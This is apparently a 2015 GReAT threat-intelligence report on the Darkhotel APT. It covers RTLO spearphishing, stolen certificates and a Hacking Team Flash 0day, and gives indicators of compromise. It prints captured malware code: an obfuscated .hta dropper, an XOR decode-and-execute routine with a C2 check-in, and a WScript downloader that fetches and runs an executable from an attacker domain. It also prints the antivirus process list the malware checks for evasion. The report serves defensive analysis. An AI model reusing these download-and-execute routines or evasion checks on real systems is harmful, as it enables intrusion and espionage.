APT REPORTS

Darkhotel's attacks in 2015

By GReAT on August 10, 2015. 12:53 pm

Darkhotel APT attacks dated 2014 and earlier are characterized by the misuse of stolen certificates, the deployment of .hta files with multiple techniques, and the use of unusual methods like the infiltration of hotel Wi-Fi to place backdoors in targets' systems. In 2015, many of these techniques and activities remain in use. However, in addition to new variants of malicious .hta, we find new victims, .rar attachments with RTLO spearphishing, and the deployment of a 0day from Hacking Team.

The Darkhotel APT continues to spearphish targets around the world, with a wider geographic reach than its previous botnet buildout and hotel Wi-Fi attacks. Some of the targets are diplomatic or have strategic commercial interests.

The location of Darkhotel's targets and victims in 2015:

- North Korea
- Russia
- South Korea
- Japan
- Bangladesh
- Thailand
- India
- Mozambique
- Germany

2015 Darkhotel .hta and backdoor-related, exploit-related and c2 sites:

- storyonboard[.]net
- tisone360[.]org
- openofficev[.]info
- saytargetworld[.]net
- error-page[.]net
- eonlineworld[.]net
- enewsbank[.]net
- thewordusrapid[.]com

2015 spearphishing incident attachment name subset:

- schedule(6.1~6).rar -> schedule(6.1~6)_?gpj.scr
- schedule(2.11~16).rar -> schedule(2.11~16)_?gpj.scr
- congratulation.rar -> congratulation_?gpj.scr
- letter.rar -> letter_?gpj.scr

Consistent use of obfuscated .hta downloaders

Whether the infection is achieved through spearphishing, physical access to a system or the Hacking Team Flash 0day, there frequently seems to be a common method for a newly-infected system to communicate with Darkhotel's c2:

A lightly obfuscated (double escaped set of javascript variable values) script maintained within an .hta file writes an executable to disk and executes it.

It is interesting that this particular group has for years now deployed backdoor and downloader code in the form of .hta files. In 2010, we observed it re-purposing articles on North Korea by the US think-tank, Brookings Institute, in order to attack North Korean-related targets with malicious code buried in .hta files. It also emailed links to its malicious .hta files to North Korean tourist groups, economists with an interest in North Korea, and more. It's somewhat strange to see such heavy reliance on older Windows-specific technology like HTML applications, introduced by Microsoft in 1999.

From the recent sendspace[.]servermsys[.]com/downloader.hta:

```
<html><HTA:APPLICATION ID="" BORDER="none" BORDERSTYLE="normal" CAPTION="no" ICON=""
MAXIMIZEBUTTON="no" MINIMIZEBUTTON="no" SHOWINTASKBAR="no" SINGLEINSTANCE="no"
SYSMENU="no" VERSION="1.0"
WINDOWSTATE="mi&#x6e;im&#x69;&#x7a;e"/><head><title>M&#x69;c&#x72;osoft&#x20;&#x49;n&#x74;e&#x72;&#x6e;e&#x74; &#x45;&#x78;&#x70;lo&#x72;er</title><object id="s&#x68;e&#x6c;l"
classid="c&#x6c;&#x73;&#x69;d:F&#x39;&#x33;&#x35;&#x44;C22-&#x31;&#x43;F&#x30;&#x2d;1&#x31;D0-&#x41;&#x44;&#x42;&#x2d;00C&#x30;4&#x46;D&#x35;&#x38;&#x41;0B" width="0"
height="0"></object><object id="&#x66;s&#x6f;"
classid="&#x63;&#x6c;&#x73;&#x69;&#x64;:&#x30;&#x44;&#x34;&#x33;FE&#x30;1&#x2d;F&#x30;9&#x33;-&#x31;&#x31;CF&#x2d;8&#x39;&#x34;&#x30;-&#x30;0A&#x30;C&#x39;&#x30;&#x35;&#x34;&#x32;&#x38;" width="0" height="0"></object><p id='&#x70;h&#x61;se&#x63;o&#x6e;te&#x6e;t&#x73;'></p>
<p id='p&#x68;a&#x73;&#x65;&#x6c;og'></p></head><body><script
language="&#x6a;&#x61;&#x76;&#x61;&#x73;c&#x72;&#x69;&#x70;t">var o =
unescape("%64%30de9mtrs%28%29%3b%0D%0afunc%74ion%20wd0de9mtr%28%29%7Bwind%6Fw.moveTo%281
%30315%2c11047%29%3b%77i%6edow%2eresizeT%6f%280%2c0%29%3B%7D%0d%0a%73etTimeout%28%27sc%74f%2
8%29%27%2c%200%29%3b%0d%0Ase%74Time%6fu%74%28%27ldf%28%29%27%2c%20%30%29%3B%0D%0a%66u%6Ecti
on%20sctf%28%29%7B%77in%64ow%2Eop%65%6e%28%22%26%23x68%3B%26%23x%374%3B%26%23x%374%3B%26%23x
7%30%3b%26%23x73%3b%26%23x3a%3b%26%23x2f%3b%26%23x2f%3b%26%23x2f%3b%26%23x%377%3b%26%23x77
%3B%26%23x%782%65%3B%26%23x73%3B%26%23x6c%35%3b%26%23x6e%3B%26%23x64%3B%26%23x73%3b%26%23x70%3
```

After execution and escaping a couple of variables, the .hta uses ancient Adodb.stream components in order to write out a string xor'd with 0x3d as an executable file and runs it.

```
function dbsf(at01, ab02)
{
        var tu00 = new Activexobject("AdOdb.stream");
        tu00.type = 1;
        tu00.Open();
        tu00.write(ab02);
        tu00.savetofile(at01, 2);
}
function btsf(str)
{
        xmldoc.loadxML("<?xml version='1.0'?>");
        var vp11 = xmldoc.createelement("pic");
        vp11.datatype = "bin.hex";
        vp11.nodeTypedvalue = str;
        return vp11.nodetypedvalue;
}
```

This code results in the execution of "internet_explorer_Smart_recovery.exe" 054471f7e168e016c565412227acfe7f, and a hidden browser window phoning back to its c2. In this case, it seems that Darkhotel operators are checking as to whether or not the victim's default browser is Internet Explorer, as all versions of IE return the value "0" and other browsers leave "appMinorVersion" undefined. This data collection seems somewhat odd, because .hta files are supported and run by mshta.exe on Windows systems only, still delivered with Windows 8. Perhaps it is an artefact from early development of the code. Here is a recent version:

"hxxp://sendspace[.]servermsys[.]com/readme.php?type=execution&result=created_and_executed&info=" + navigator.appMinorVersion + "


```
for(i=0; i<dd02.length; i+=2)
{
        td03 = (parseInt(dd02.substr(i, 2), 16) ^ 0x3d).tostring(16);
        if(td03.length == 1) td03 = "0" + td03;
        dd05 += td03;
}
var ab02 = btsf(dd05);

dbsf(at01, ab02);

document.getElementbyid('phaselog').innerHTml = "<iframe src=
http://sendspace.servermsys.com/readme.php?type=execution&result=created_and_executed&info=" +
navigator.appMinorVersion + " width=0 height=0>";

shell.Run(at01, 0, 0);
```


The "internet_explorer_Smart_recovery.exe" file is a simple obfuscated downloader. A series of xor 0x28 loops decrypt the contents of a self-deletion batch file, which is then written to disk and executed. Later in the execution, a more complex rc4 loop decrypts the download url and other strings and imports.




When finished, this url string decryption and connectback looks like http://sendspace[.]servermsys[.]com/wnctprx. The file is downloaded (b1f56a54309147b07dda54623fecbb89) to ".tmp" file in %temp%, executed, and the downloader exits. This larger file is a backdoor/downloader that includes ssh functionality, and drops its keys to disk for ssh interaction. We find older Darkhotel information stealers dropped and run on the system by these downloaders.

Spearphishing and .rar Attachments with RTLO


The Darkhotel APT will relentlessly spearphish specific targets in order to successfully compromise systems. Some targets are spearphished repeatedly with much the same social-engineering schemes. For example, the attachment "schedule(2.11~16).rar" could be sent on February 10th, with Darkhotel returning to the same targets in late May for a second attempt with attachment "schedule(6.1~6).rar".




It consistently archives RTLO .scr executable files with in .rar archives, in order to appear to the target as innocuous .jpg files. These executable files are lite droppers, maintaining these decoy jpeg files, and code to create an lnk downloader.



When the target attempts to open what they think is a jpg image file, the executable code runs and drops a jpg image to disk, then opens it with mspaint.exe in the background. This "congratulations" document is in Korean, revealing a likely characteristic of the intended target.



While the image is displayed, the code drops an unusual mspaint.lnk shortcut to disk and launches it. The shortcut maintains a multiline target shell script. This technique is also used by other APTs as persistence mechanisms, as documented by our Mandiant colleagues. The 64kb lnk file is downloader code:



When this lnk file is executed, it begins an AJAX-based download process for the "unzip.js" file (a07124b65a76ee7d721d746fd8047066) on openofficev.info. This is another wscript file implementing AJAX to download and execute a relatively large compiled executable:

```
A=function(a){return new ActiveXObject(a)};
x=A("MSXML2.XMLHTTP");
c=A("WScript.shell");
f=A("Scripting.FileSystemObject");
s=A("ADODB.Stream");
t1 = new Date().getTime();
for(idx=0;idx<80000;idx++)
{
}
t2 = new Date().getTime();
if( t1 <  t2){
t=c.ExpandEnvironmentStrings("%temp%");
e=t+"\\csrtsrm.exe";
x.Open("GET","http://www.openofficev.info/open99/office32",0);
x.Send();
s.Mode=3;
s.Type=1;
s.Open();
s.Write(x.responseBody);
s.SaveToFile(e,2);
s.close;
c.run(e,0);

try{
   f.DeleteFile(t+"\\u.js");
```

This executable code is saved to %temp%\csrtsrm.exe and executed there. It is a relatively large executable (~1.2 mb) that injects malicious code and spawns remote threads into legitimate processes.

Stolen certificates and evasion

The group appears to maintain a stockpile of stolen certificates and deploys their downloaders and the backdoors signed with them. Some of the more recent revoked certificates include ones that belong to Xuchang Hongguang Technology Co. Ltd.

Darkhotel now tends to hide its code behind layers of encryption. It is likely that it has slowly adapted to attacking better-defended environments and prefers not to burn these stolen digital certificates. In previous attacks it would simply have taken advantage of a long list of weakly implemented, broken certificates.

Not only are its obfuscation techniques becoming stronger, but its anti-detection technology list is growing. For example, this signed downloader (d896ebfc819741e0a97c651de1d15fec) decrypts a set of anti-malware strings in stages to identify defensive technologies on a newly-infected system, and then opens each process, looking for a matching image name:

c:\avast! sandbox\WINDOWS\system32\kernel32.dll – Avast!
avp.exe – Kaspersky Lab
mcagent.exe;mcuicnt.exe – Intel/Mcafee
bdagent.exe – BitDefender
ravmon.exe,ravmond.exe – Beijing Rising
360tray.exe,360sd.exe,360rp.exe,exeMgr.exe – Qihoo 360
ayagent.aye,avguard.;avgntsd.exe – Avira Antivirus
ccsvchst.exe,nis.exe – Symantec Norton
avgui.exe,avgidsagent.exe,avastui.exe,avastsvc.exe – Avast!
msseces.exe;msmpeng.exe – Microsoft Security Essentials and Microsoft Anti-Malware Service
AVK.exe;AVKTray.exe – G-Data
avas.exe – TrustPort AV
tptray.exe – Toshiba utility
fsma32.exe;fsorsp.exe – F-Secure
econser.exe;escanmon.exe – Microworld Technologies eScan
SrvLoad.exe;PSHost.exe – Panda Software
egui.exe;ekrn.exe – ESET Smart Security
pctsSvc.exe;pctsGui.exe – PC Tools Spyware Doctor
casc.exe;UmxEngine.exe – CA Security Center
cmdagent.exe;cfp.exe – Comodo
KVSrvXP.exe;KVMonXP.exe – Jiangmin Antivirus
nsesvc.exe;CClaw.exe – Norman
V3Svc.exe – Ahnlab
guardxup. – IKARUS
FProtTray. – F-Prot
op_mon – Agnitum Outpost
vba332ldr.;dwengine. – DrWeb

Even the identifying information that the backdoor seeks from a system is not decrypted until runtime. Like the "information-stealer" component documented in our previous Darkhotel technical report, this component seeks to steal a set of data with which to identify the infected system. Much of the information is collected with the same set of calls, i.e. kernel32.GetDefaultSystemLangID, kernel32.GetVersion, and kernel32.GetSystemInfo:

- Default system codepage
- Network adapter information
- Processor architecture
- Hostname and IP address
- Windows OS and Service Pack versions

Essentially, much of this information-stealer code is the same as that observed in previous attacks.

Tisone360.com, Visits, and Hacking Team Flash 0day

The tisone360.com site was especially interesting to us. In April 2015, Darkhotel was email-phishing with links to earlier (cve-2014) Flash exploits, and then, at the beginning of July, it began to distribute what is reported to be a leaked Hacking Team Flash 0day.

It looks like the Darkhotel APT may have been using the leaked HackingTeam Flash 0day to target specific systems. We can pivot from "tisone360.com" to identify some of this activity. The site was up and active as late as 22 July, 2015. However, this looks to be a small part of its activity. In addition to the icon.swf HT 0day (214709aa7c5e4e8b60759a175737bb2b), it looks as though the "tisone360.com" site was delivering a Flash CVE-2014-0497 exploit in April. We reported the related vulnerability to Adobe in January 2014, when it was being used by the Darkhotel APT.

Recently, the Darkhotel APT has maintained multiple working directories on this site.

It is the ims2 directory that is the most active. It contains a set of backdoors and exploits. The most interesting of these is the reported Hacking Team Flash 0day, icon.swf. In the days following the public mention of this server, the crew slowly tightened down open access to /ims2/. Either way, the contents continued to be actively used.

icon.swf (214709aa7c5e4e8b60759a175737bb2b) -> icon.jpg (42a837c4433ae6bd7490baec8aeb5091)
-> %temp%\RealTemp.exe (61cc019c3141281073181c4ef1f4e524)

After icon.jpg is downloaded by the flash exploit, it is decoded with a multi-byte xor key 0xb369195a02. It then downloads further components.

It's interesting to note that the group appears to be altering the compilation and linker timestamps of its executable code to dates in 2013. We see this across multiple samples deployed and observed for the first time in mid-2015, including the icon.jpg downloader.

```
2015-07-08 01:02:14 [redacted]Mozilla/5.0 (Windows NT 5.1; rv:28.0) Gecko/20100101 Firefox/28.0
2015-07-09 01:28:21 [redacted] Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
2015-07-09 01:28:36 [redacted] Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36
2015-07-09 02:14:03 [redacted] Mozilla/5.0 (Windows NT 5.2; rv:27.0) Gecko/20100101 Firefox/27.0
2015-07-09 02:16:23 [redacted]Mozilla/5.0 (Windows NT 5.2; rv:27.0) Gecko/20100101 Firefox/27.0
```

A log of visits to the site directory records that the directory was set up on July 8th. A handful of visits to a specific url on the server from five systems based in the following locations were recorded on the 8th and 9th. Several of these are likely to be Darkhotel APT targets:

- Germany
- South Korea
- China (likely to be research)
- US
- Japan

However, one of those systems hammered the site on the 9th, visiting almost 12,000 times in 30 minutes. This volume of traffic is likely to represent a noisy scanning research attempt and not someone DoS'ing the site:

```
2015-07-09 02:16:49 [redacted] Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:50            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:51            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:51            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:51            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:51            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
2015-07-09 02:16:51            Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

Recorded site visits following the 9th are likely to be unreliable and may be more researchers, responding to the growing notoriety of the site following the public reports on the 9th. Many of these approximately 50 visits come from a subset of the above systems and are repeated multiple times. Visits from the following locations occurred on or after the 10th:

- Germany (likely to be research)
- Ukraine (likely to be research)
- Amazon Web Services, multiple locations (likely to be research)
- Googlebot, multiple locations
- US
- Ireland (likely to be research)
- Russia
- Brazil
- China
- Finland
- Canada
- Taiwan
- France (likely to be research)
- Czech Republic

A consistent attack flow

The Darkhotel group tends to stick with what works. For example, for years we saw repeated use of spearphishing targets directly with .hta files. Now, as with the tisone360.com site above, we have seen repeated use in 2015 of a creative chain of delivery sets.


downloader -> hta checkin -> info stealer -> more compiled components.
dropper -> wsh script -> wsh script -> info stealer -> more compiled components
spearphish -> dropper -> hta checkin -> downloader -> info stealer

While a chain of delivery that includes obfuscated scripts within .hta files occurred as far back as 2011, the volume appears to have picked up in 2014 and now 2015.


openofficev[.]info (2015)
office-revision[.]com (2014)
online.newssupply[.]net (2011)

Hiding infrastructure in plain sight

The group is now more vigilant in maintaining its sites, tightening up configuration and response content. Right now, its c2 responds with anti-hero images of "Drinky Crow" from the alt Maakies cartoon:



Other Darkhotel c2s tend to blend in with random sites on the web when incorrect or missing pages are visited. They are ripping images either from FOTOLIA or articles on artisanal ice cream makers here:



Technical details

HTA md5:

021685613fb739dec7303247212c3b09
1ee3dfce97ab318b416c1ba7463ee405
2899f4099c76232d6362fd62ab730741
2dee887b20a06b8e556e878c62e46e13
6b9e9b2dc97ff0b26a8a61ba95ca8ff6
852a9411a949add69386a72805c8cb05
be59994b5008a0be48934a9c5771dfa5
e29693ce15acd552f1a0435e2d31d6df
fa67142728e40a2a4e97ccc6db919f2b
fef8fda27deb3e950ba1a71968ec7466

Spearphish attachments md5:

5c74db6f755555ea99b51e1c68e796f9
c3ae70b3012cc9b5c9ceb060a251715a
560d68c31980c26d2adab7406b61c651
da0717899e3ccc1ba0e8d32774566219
d965a5b3548047da27b503029440e77f
dc0de14d9d36d13a6c8a34b2c583e70a
39562e410bc3fb5a30aca8162b20bdd0 (first seen late 2014, used into 2015)
e85e0365b6f77cc2e9862f987b152a89 (first seen late 2014, used into 2015)

2015 large downloader md5:

5e01b8bc78afc6ecb3376c06cbceb680
61cc019c3141281073181c4ef1f4e524
3d2e941ac48ae9d79380ca0f133f4a49
fc78b15507e920b3ee405f843f48a7b3
da360e94e60267dce08e6d47fc1fcecc
33e278c5ba6bf1a545d45e17f7582512
b1f56a54309147b07dda54623fecbb89
009d85773d519a9a97129102d8116305

Infostealers dropped in 2015

61637a0637fb25c53f396c305efa5dc5
a7e78fd4bf305509c2fc1b3706567acd

Subhosts and urls:

tisone360[.]com/img_h/ims2/icon.swf
tisone360[.]com/img_h/ims2/1.php
tisone360[.]com/img_h/ims2/icon.jpg
tisone360[.]com/noname/img/movie.swf
tisone360[.]com/noname/minky/face.php
tisone360[.]com/htdoc/ImageView.hta
tisone360[.]com/htdoc/page1/page.html
daily[.]enewsbank[.]net/wmpsrx64
daily[.]enewsbank[.]net/newsviewer.hta
saytargetworld[.]net/season/nextpage.php
sendspace[.]servermsys.com/wnctprx
error-page[.]net/update/load.php
photo[.]storyonboard[.]net/wmpsrx64
photo[.]storyonboard[.]net/photoviewer.hta
photo[.]storyonboard[.]net/readme.php
unionnewsreport[.]net/aeroflot_bonus/ticket.php
www[.]openofficev[.]info/xopen88/office2
www[.]openofficev[.]info/dec98/unzip.js
www[.]openofficev[.]info/open99/office32
www[.]openofficev[.]info/decod9/unzip.js

Parallel and Previous Research

CVE-2014-0497 – A 0-day Vulnerability

Hacking Team Flash Zero-Day Tied To Attacks In Korea and Japan… on July 1

The Darkhotel APT

Read more about how you can protect your company against the Darkhotel threat actor here.

APT | CYBER ESPIONAGE | DIGITAL CERTIFICATES | SPEAR PHISHING | TARGETED ATTACKS | VULNERABILITIES AND EXPLOITS

Share post on:

Related Posts

- Mokes and Buerak distributed under the guise of security certificates
- Operation AppleJeus Sequel
- OilRig's Poison Frog – old samples, same trick

THERE IS 1 COMMENT

Tom Creedon
Posted on August 14, 2015. 3:56 pm

The "Korean language" document is specifically North Korean (DPRK). Folks in South Korea (ROK) do not write in that fashion an being signed by 김영남.

REPLY

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

Enter your comment here

Name *

Email *

Save my name, email, and website in this browser for the next time I comment.

Notify me when new comments are added.

SUBMIT

I'm not a robot reCAPTCHA Privacy - Terms

IN THE SAME CATEGORY

- Chafer used Remexi malware to spy on Iran-based foreign diplomatic entities
- GreyEnergy's overlap with Zebrocy
- A Zebrocy Go Downloader
- APT review of the year
- DarkPulsar FAQ